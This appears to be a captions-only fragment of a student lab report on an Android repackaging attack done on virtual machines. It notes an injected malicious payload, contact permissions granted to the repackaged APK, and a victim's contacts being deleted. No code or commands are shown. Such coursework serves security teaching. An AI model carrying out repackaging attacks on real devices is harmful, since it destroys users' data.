


Malicious Payload Successfully Injected




Task 6.4

Giving Permissions to Repackaging Lab apk to access contacts on Android VM




Task 6.5

Restarting Android VM to initiate Repackaging Attack



Task 6.6

End Result Victim Lost Contacts



Attack can be Tracked via this link on Attacker VM but due to internet issues the working screenshot couldn't be taken

